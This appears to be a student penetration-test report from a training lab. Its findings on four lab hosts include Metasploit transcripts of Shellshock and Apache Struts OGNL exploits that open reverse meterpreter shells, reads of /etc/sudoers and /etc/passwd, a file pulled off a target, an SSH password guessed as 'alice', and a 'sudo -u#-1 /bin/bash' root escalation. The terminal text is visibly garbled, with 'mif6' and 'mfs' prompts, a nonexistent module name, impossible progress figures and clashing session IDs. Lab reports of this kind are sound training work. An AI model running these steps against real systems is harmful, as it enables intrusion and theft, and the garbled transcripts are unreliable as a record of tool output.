
	UofM-VIRT-CYBER-PT-09-2024-U-LOLC-MTTH-A-Project2 14d : 18h : 21m : 13s Kali on ML-REFVM-197105 - Virtual Machine Connection File Action Media Clipboard View Help Linux Scavenger Hunt - ... qterminal root@kali: - File Actions Edit View Help msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.13.11 RHOST => 192.168.13.11 msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run [*] Started reverse TCP handler on 172.17.240.226:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 1 opened (172.17.240.226:4444 -> 192.168.13.11:32832) at 2025-02-04 21:59:17 -0500 meterpreter > shell Process 74 created. Channel 1 created. whoami www-data ls shockme.cgi cd shockme.cgi /bin/sh: 3: cd: can't cd to shockme.cgi cat shockme.cgi #!/bin/bash echo "Content-type: text/html" echo "" echo "Regular, expected output" cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "include" directives: #includedir /etc/sudoers.d flag8-9dms5shdf5 ALL=(ALL:ALL) /usr/bin/less #
Affected Hosts	192.168.13.11
Remediation	Upgrade the Apache service that is used to run the host IP listed in order to prevent any potential attacks.

Vulnerability 13	Findings
Title	Flag 9 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Utilizing the same exploit from the previous vulnerability listed onto the same host IP, the “cat” command was used to show the contents of the /etc/passwd file, revealing flag 9.

Images	
Affected Hosts	192.168.13.11
Remediation	Upgrade the Apache service that is used to run the host IP listed in order to prevent any potential attacks.

Vulnerability 14	Findings
Title	Flag 10 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Nessus was used against the 192.168.13.12 host IP to identify any RCE exploits. The Apache Struts Jakarta Multipart Parser OGNL Injection exploit was then used to gain access to the host IP listed. Once inside the system, A .zip file was found within the /root directory titled "flagisinThisfolder.zip". After the file was downloaded to the local machine and unzipped, flag 10 was revealed.

Images



```
File Actions Edit View Help
mif6 > search jakarta multiport
Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/struts2_content_type_ognl 2017-03-07 excellent yes Apache Struts POSSIBLE Parser OGNL Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/struts2_content_type_ognl

mif6 > use 0
No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
mif6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

Name Current Setting Required Description
--
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.13.12 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /struts2-showcase/ yes The path to a Struts application action
VMHOST no HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 172.19.131.86 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Universal

mif6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts = 192.168.13.12
mif6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

Name Current Setting Required Description
--
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.13.12 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /struts2-showcase/ yes The path to a Struts application action
VMHOST no HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 172.19.131.86 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Universal

mif6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.19.131.86:4444
[*] Sending stage (3812548 bytes) to 192.168.13.12
[*] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
mif6 exploit(multi/http/struts2_content_type_ognl) > [*] Meterpreter session 3 opened (172.19.131.86:4444 -> 192.168.13.12:43578) at 2023-02-08 18:11:28 -0500
Interrupts use the 'exit' command to quit
mif6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Reveal session identifier: 2
mif6 exploit(multi/http/struts2_content_type_ognl) > sessions -i

Active sessions

Id Name Type Information Connection
--
0 meterpreter x64/linux root @ 192.168.13.12 172.19.131.86:4444 -> 192.168.13.12:43578 (192.168.13.12)

mif6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > shell
Process 44 created.
Channel 1 created.
mif6
```


```
john@VBS-CYBER-PF-08-2024-U-LDLC-MTH-A-Project2
Process 44 created.
Channel 1 created.
mif6
root
ls -l
total 21892
-rw-r--r-- 1 root root 22365155 Feb 8 2023 cve-2017-538-example.jar
-rwxr-xr-x 1 root root 78 Feb 8 2022 entry-point.sh
-rwxr-xr-x 2 root root 4096 Feb 5 21:54 exploit
ls -la
total 21890
-rwxr-xr-x 1 root root 4096 Feb 8 2022 .
-rwxr-xr-x 1 root root 4096 Feb 5 21:54 ..
-rw-r--r-- 1 root root 22365155 Feb 8 2023 cve-2017-538-example.jar
-rw-r--r-- 1 root root 78 Feb 8 2022 entry-point.sh
-rwxr-xr-x 2 root root 4096 Feb 5 21:54 exploit
cd .
ls
cve-2017-538-example.jar
entry-point.sh
exploit
cd exploit
ls -l
total 4
-rw-r--r-- 1 root root 2835 Feb 8 2022 exploit.py
cd root
/bin/sh: cd: line 8: can't cd to root: No such file or directory
pwd
/cve-2017-538/exploit
cd .
ls -l
total 21892
-rw-r--r-- 1 root root 22365155 Feb 8 2023 cve-2017-538-example.jar
-rwxr-xr-x 2 root root 78 Feb 8 2022 entry-point.sh
-rwxr-xr-x 2 root root 4096 Feb 5 21:54 exploit
pwd
/cve-2017-538
cd ..
pwd
root
ls -l
total 86
-rwxr-xr-x 1 root root 4096 May 11 2019 bin
-rwxr-xr-x 1 root root 4096 Feb 8 2022 cve-2017-538
-rwxr-xr-x 5 root root 548 Feb 5 21:54 dev
-rwxr-xr-x 1 root root 4096 Feb 5 21:54 etc
-rwxr-xr-x 2 root root 4096 Mar 2 2022 home
-rwxr-xr-x 1 root root 4096 May 11 2019 lib
-rwxr-xr-x 5 root root 4096 May 9 2019 media
-rwxr-xr-x 2 root root 4096 May 9 2019 mnt
-rwxr-xr-x 2 root root 4096 May 9 2019 opt
-rwxr-xr-x 277 root root 0 Feb 5 21:54 proc
-rwxr-xr-x 1 root root 4096 Feb 8 2022 root
```


```
root@kali:~/VBT-CYBER-PT-09-2024-U-LXC-MTH-A-Project2
/
ls -l
total 66
drwxr-xr-x 1 root root 4096 May 11 2019 bin
drwxr-xr-x 1 root root 4096 Feb 8 2022 cve-2017-538
drwxr-xr-x 1 root root 4096 Feb 5 21:54 dev
drwxr-xr-x 1 root root 4096 Feb 5 21:54 etc
drwxr-xr-x 2 root root 4096 Mar 2 2022 home
drwxr-xr-x 1 root root 4096 May 11 2019 lib
drwxr-xr-x 1 root root 4096 May 9 2019 media
drwxr-xr-x 1 root root 4096 May 9 2019 mnt
drwxr-xr-x 2 root root 4096 May 9 2019 opt
drwxr-xr-x 1 root root 4096 May 9 2019 proc
drwxr-xr-x 1 root root 4096 Feb 8 2022 root
drwxr-xr-x 1 root root 4096 May 9 2019 sbin
drwxr-xr-x 1 root root 4096 May 11 2019/sbin
drwxr-xr-x 1 root root 4096 May 9 2019 srv
drwxr-xr-x 1 root root 4096 Feb 5 21:54 sys
drwxr-xr-x 1 root root 4096 Feb 5 21:13 tmp
drwxr-xr-x 1 root root 4096 Feb 8 2022 usr
drwxr-xr-x 1 root root 4096 May 9 2019 var
cd root
ls -l
total 4
-rw-r--r-- 1 root root 194 Feb 8 2022 flaginthisfile.7z
unzip /root/flaginthisfile.7z
Archive: /root/flaginthisfile.7z
unzip: short read
unzip: flaginthisfile.7z
p7zip: flaginthisfile.7z
p7zip: not found
rmf
/root
download /root/flaginthisfile.7z /root/Downloads/flaginthisfile.7z
rmf
rmf = 4 x 8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=53 time=7.724 ms
64 bytes from 8.8.8.8: seq=1 ttl=53 time=10.978 ms
64 bytes from 8.8.8.8: seq=2 ttl=53 time=15.607 ms
64 bytes from 8.8.8.8: seq=3 ttl=53 time=8.088 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 7.724/10.612/15.607 ms
ls -l
total 4
-rw-r--r-- 1 root root 194 Feb 8 2022 flaginthisfile.7z
rmf
rmf = flaginthisfile.7z
rmf: not found
sudo apt install p7zip-full


meterpreter > sessions
Image sessions cid>
Interact with a different session id.
This works the same as calling this from the MFS shell: sessions -i <session id>
meterpreter > sessions -i
Image sessions cid>
Interact with a different session id.
This works the same as calling this from the MFS shell: sessions -i <session id>
meterpreter > shell
Process 51 created.
Channel 2 created.
whoami
root
ls -l
total 21852
-rw-r--r-- 1 root root 22365155 Feb 8 2022 cve-2017-538-example.jar
-rw-r--r-- 1 root root 78 Feb 8 2022 entry-point.sh
drwxr-xr-x 2 root root 4096 Feb 5 21:54 exploit
exit
meterpreter > background
[*] Backgrounding session 3...
mfs exploit(multi/multi/created_content_type_apt) > sessions -i
Active sessions
Id Name Type Information Connection
--
3 meterpreter x64/linux root @ 192.168.13.12 172.19.131.86:4444 -> 192.168.13.12:43570 (192.168.13.12)
mfs exploit(multi/multi/created_content_type_apt) > download /root/flaginthisfile.7z /root/Downloads
Unknown command: download
mfs exploit(multi/multi/created_content_type_apt) > sessions
Active sessions
Id Name Type Information Connection
--
3 meterpreter x64/linux root @ 192.168.13.12 172.19.131.86:4444 -> 192.168.13.12:43570 (192.168.13.12)
mfs exploit(multi/multi/created_content_type_apt) > sessions -i 3
[*] Starting interaction with 3...
meterpreter > download /root/flaginthisfile.7z /root/Downloads
[*] Downloading /root/flaginthisfile.7z -> /root/Downloads/flaginthisfile.7z
[*] Downloaded 196.88 K of 196.88 K (100.0%) /root/flaginthisfile.7z -> /root/Downloads/flaginthisfile.7z
ls
Downloaded
/root/flaginthisfile.7z -> /root/Downloads/flaginthisfile.7z
meterpreter >
/

File Actions Edit View Help
root@kali:~/Downloads
ls
total 66
drwxr-xr-x 2 root root 4096 Mar 16 2022 Desktop
drwxr-xr-x 4 root root 4096 Mar 2 2022 Documents
drwxr-xr-x 2 root root 4096 Mar 2 2022 Downloads
drwxr-xr-x 1 root root 4096 Feb 8 2022 file2
drwxr-xr-x 1 root root 4096 Feb 8 2022 file3
drwxr-xr-x 2 root root 4096 Aug 19 2022 LinkFromSh
drwxr-xr-x 2 root root 4096 May 11 2021 Music
drwxr-xr-x 2 root root 4096 Mar 2 2022 Pictures
drwxr-xr-x 2 root root 4096 May 11 2021 Public
drwxr-xr-x 2 root root 4096 Aug 19 2021 Scripts
drwxr-xr-x 2 root root 4096 May 11 2021 Templates
drwxr-xr-x 2 root root 4096 May 11 2021 Videos
ls -l
ls -l /Downloads
ls -l /Downloads
ls -l
ls -l /Downloads
ls -l
total 12
-rw-r--r-- 1 root root 194 Feb 8 2022 flaginthisfile.7z
-rw-r--r-- 1 root root 115 Feb 8 21:54 index.jpeg
ls -l /Downloads
ls -l
7z flaginthisfile.7z
7-Zip (64) 16.02 Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (linux-amd64-off-8,linux-musl64-amd64,64 Bits,2 CPUs Intel(R) Xeon(R) Platinum 8170C CPU @ 2.80GHz (606AA),ARMv8-AES-10)

Command line Error:
unsupported command:
flaginthisfile.7z
```

	
Affected Hosts	192.168.13.12
Remediation	Update the Apache service used to run the IP listed to avoid any potential attacks.


Vulnerability 15	Findings
Title	Flag 11 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Using Nmap on the host IP 192.168.13.13, it was discovered that the service used to run the host IP was Drupal 8. After researching the service to find any known vulnerabilities, the Drupal RESTful Web Services unserialize() RCE exploit was used to gain access to the IP. The command used to determine the server username was getuid.
Images	


	
Affected Hosts	192.168.13.13
Remediation	Upgrade the Drupal service to the latest firmware version to prevent any potential attacks.

Vulnerability 16	Findings
Title	Flag 12 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Upon reviewing the WHOIS domain record for the Total Rekall site from the Domain Dossier tool (totalrekall.xyz), a potential username listed under the “Tech Name” field (ssh User alice). Then, the “ssh” command was used to connect to the host IP as the user (ssh alice@192.168.13.14). After several attempts, a simple password was used (alice) leading to a successful breach into the IP as the user. Once inside and after some research through Github and Reddit forums, the command <i>sudo -u#-1 /bin/bash</i> was used to escalate to a root user. As the root user, the command: find / -type f -iname “*flag*” was

used to search the system for any files containing the word “flag”. The result of the command showed that there indeed was a file called “flag12.txt” listed in the /root directory. The command `cat /root/flag12.txt` returned the contents of the text file, revealing flag 12.

